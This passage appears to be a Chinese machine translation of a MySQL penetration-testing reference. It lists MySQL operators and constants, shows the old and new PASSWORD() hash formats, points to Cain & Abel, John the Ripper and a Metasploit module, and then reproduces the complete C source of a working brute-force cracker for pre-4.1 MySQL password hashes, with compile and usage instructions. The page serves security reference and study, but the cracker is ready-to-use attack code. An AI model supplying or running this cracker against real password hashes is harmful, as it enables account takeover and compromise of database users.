| [NOT ， !](http://dev.mysql.com/doc/refman/5.6/en/logical-operators.html" \l "operator_not" \t "https://websec.ca/kb/_blank) | 否定价值 |
| [|| ， OR](http://dev.mysql.com/doc/refman/5.6/en/logical-operators.html" \l "operator_or" \t "https://websec.ca/kb/_blank) | 逻辑或 |
| [+](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_plus" \t "https://websec.ca/kb/_blank) | 加法运算符 |
| [REGEXP](http://dev.mysql.com/doc/refman/5.6/en/regexp.html" \l "operator_regexp" \t "https://websec.ca/kb/_blank) | 使用正则表达式匹配模式 |
| [>>](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_right-shift" \t "https://websec.ca/kb/_blank) | 右转 |
| [RLIKE](http://dev.mysql.com/doc/refman/5.6/en/regexp.html" \l "operator_regexp" \t "https://websec.ca/kb/_blank) | REGEXP的同义词 |
| [SOUNDS LIKE](http://dev.mysql.com/doc/refman/5.6/en/string-functions.html" \l "operator_sounds-like" \t "https://websec.ca/kb/_blank) | 比较声音 |
| [\*](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_times" \t "https://websec.ca/kb/_blank) | 乘法运算符 |
| [-](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_unary-minus" \t "https://websec.ca/kb/_blank) | 更改参数的符号 |
| [XOR](http://dev.mysql.com/doc/refman/5.6/en/logical-operators.html" \l "operator_xor" \t "https://websec.ca/kb/_blank) | 逻辑异或 |

* 常量

|  |
| --- |
| 当前用户 |
| null，\ N |
| 真假 |

* 密码哈希

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 在MySQL 4.1之前，由PASSWORD（）函数计算的密码哈希长度为16个字节。这样的哈希看起来像这样：   |  |  | | --- | --- | | PASSWORD('mypass') | 6f8c114b58f2ce9e |   从MySQL 4.1开始，PASSWORD（）函数已被修改为产生更长的41字节哈希值：   |  |  |  | | --- | --- | --- | | |  | | --- | | PASSWORD('mypass') | | \*6C8989366EAF75BB670AD8EA7A7FC1176A95CEF4 | |

* 密码破解

Cain＆Abel和John the Ripper都能够破解MySQL 3.x-6.x密码。

可以在[此处](http://www.metasploit.com/modules/auxiliary/analyze/jtr_mysql_fast)找到JTR的Metasploit模块。

* MySQL <4.1密码破解程序

|  |
| --- |
| / \*此程序属于公共领域和分享。  \*  \*示例：  \* $ gcc -O2 -fomit-frame-pointer MySQLfast.c -o MySQLfast  \* $ MySQLfast 6294b50f67eda209  \*哈希：6294b50f67eda209  \*尝试长度3  \*尝试长度4  \*找到传递：barf  \*  \* MySQL密码哈希函数可以通过以下方式大大加强  \* 例如：  \* - 对密码进行两次传递  \* - 使用按位旋转而不是左移  \* - 导致更多算术溢出  \* /  #include <stdio.h>  typedef unsigned long u32;  / \*密码允许的字符; 33-126是可打印的ascii \* /  #define MIN\_CHAR 33  #define MAX\_CHAR 126  / \*密码的最大长度\* /  #define MAX\_LEN 12  #define MASK 0x7fffffffL  int crack0(int stop, u32 targ1, u32 targ2, int \*pass\_ary)  {  int i, c;  u32 d, e, sum, step, diff, div, xor1, xor2, state1, state2;  u32 newstate1, newstate2, newstate3;  u32 state1\_ary[MAX\_LEN-2], state2\_ary[MAX\_LEN-2];  u32 xor\_ary[MAX\_LEN-3], step\_ary[MAX\_LEN-3];  i = -1;  sum = 7;  state1\_ary[0] = 1345345333L;  state2\_ary[0] = 0x12345671L;  while (1) {  while (i < stop) {  i++;  pass\_ary[i] = MIN\_CHAR;  step\_ary[i] = (state1\_ary[i] & 0x3f) + sum;  xor\_ary[i] = step\_ary[i]\*MIN\_CHAR + (state1\_ary[i] << 8);  sum += MIN\_CHAR;  state1\_ary[i+1] = state1\_ary[i] ^ xor\_ary[i];  state2\_ary[i+1] = state2\_ary[i]  + ((state2\_ary[i] << 8) ^ state1\_ary[i+1]);  }  state1 = state1\_ary[i+1];  state2 = state2\_ary[i+1];  step = (state1 & 0x3f) + sum;  xor1 = step\*MIN\_CHAR + (state1 << 8);  xor2 = (state2 << 8) ^ state1;  for (c = MIN\_CHAR; c <= MAX\_CHAR; c++, xor1 += step) {  newstate2 = state2 + (xor1 ^ xor2);  newstate1 = state1 ^ xor1;  newstate3 = (targ2 - newstate2) ^ (newstate2 << 8);  div = (newstate1 & 0x3f) + sum + c;  diff = ((newstate3 ^ newstate1) - (newstate1 << 8)) & MASK;  if (diff % div != 0) continue;  d = diff / div;  if (d < MIN\_CHAR || d > MAX\_CHAR) continue;  div = (newstate3 & 0x3f) + sum + c + d;  diff = ((targ1 ^ newstate3) - (newstate3 << 8)) & MASK;  if (diff % div != 0) continue;  e = diff / div;  if (e < MIN\_CHAR || e > MAX\_CHAR) continue;  pass\_ary[i+1] = c;  pass\_ary[i+2] = d;  pass\_ary[i+3] = e;  return 1;  }  while (i >= 0 && pass\_ary[i] >= MAX\_CHAR) {  sum -= MAX\_CHAR;  i--;  }  if (i < 0) break;  pass\_ary[i]++;  xor\_ary[i] += step\_ary[i];  sum++;  state1\_ary[i+1] = state1\_ary[i] ^ xor\_ary[i];  state2\_ary[i+1] = state2\_ary[i]  + ((state2\_ary[i] << 8) ^ state1\_ary[i+1]);  }  return 0;  }  void crack(char \*hash)  {  int i, len;  u32 targ1, targ2, targ3;  int pass[MAX\_LEN];  if ( sscanf(hash, "%8lx%lx", &targ1, &targ2) != 2 ) {  printf("Invalid password hash: %s\n", hash);  return;  }  printf("Hash: %08lx%08lx\n", targ1, targ2);  targ3 = targ2 - targ1;  targ3 = targ2 - ((targ3 << 8) ^ targ1);  targ3 = targ2 - ((targ3 << 8) ^ targ1);  targ3 = targ2 - ((targ3 << 8) ^ targ1);  for (len = 3; len <= MAX\_LEN; len++) {  printf("Trying length %d\n", len);  if ( crack0(len-4, targ1, targ3, pass) ) {  printf("Found pass: ");  for (i = 0; i < len; i++)  putchar(pass[i]);  putchar('\n');  break;  }  }  if (len > MAX\_LEN)  printf("Pass not found\n");  }  int main(int argc, char \*argv[])  {  int i;  if (argc <= 1)  printf("usage: %s hash\n", argv[0]);  for (i = 1; i < argc; i++)  crack(argv[i]);  return 0;  } |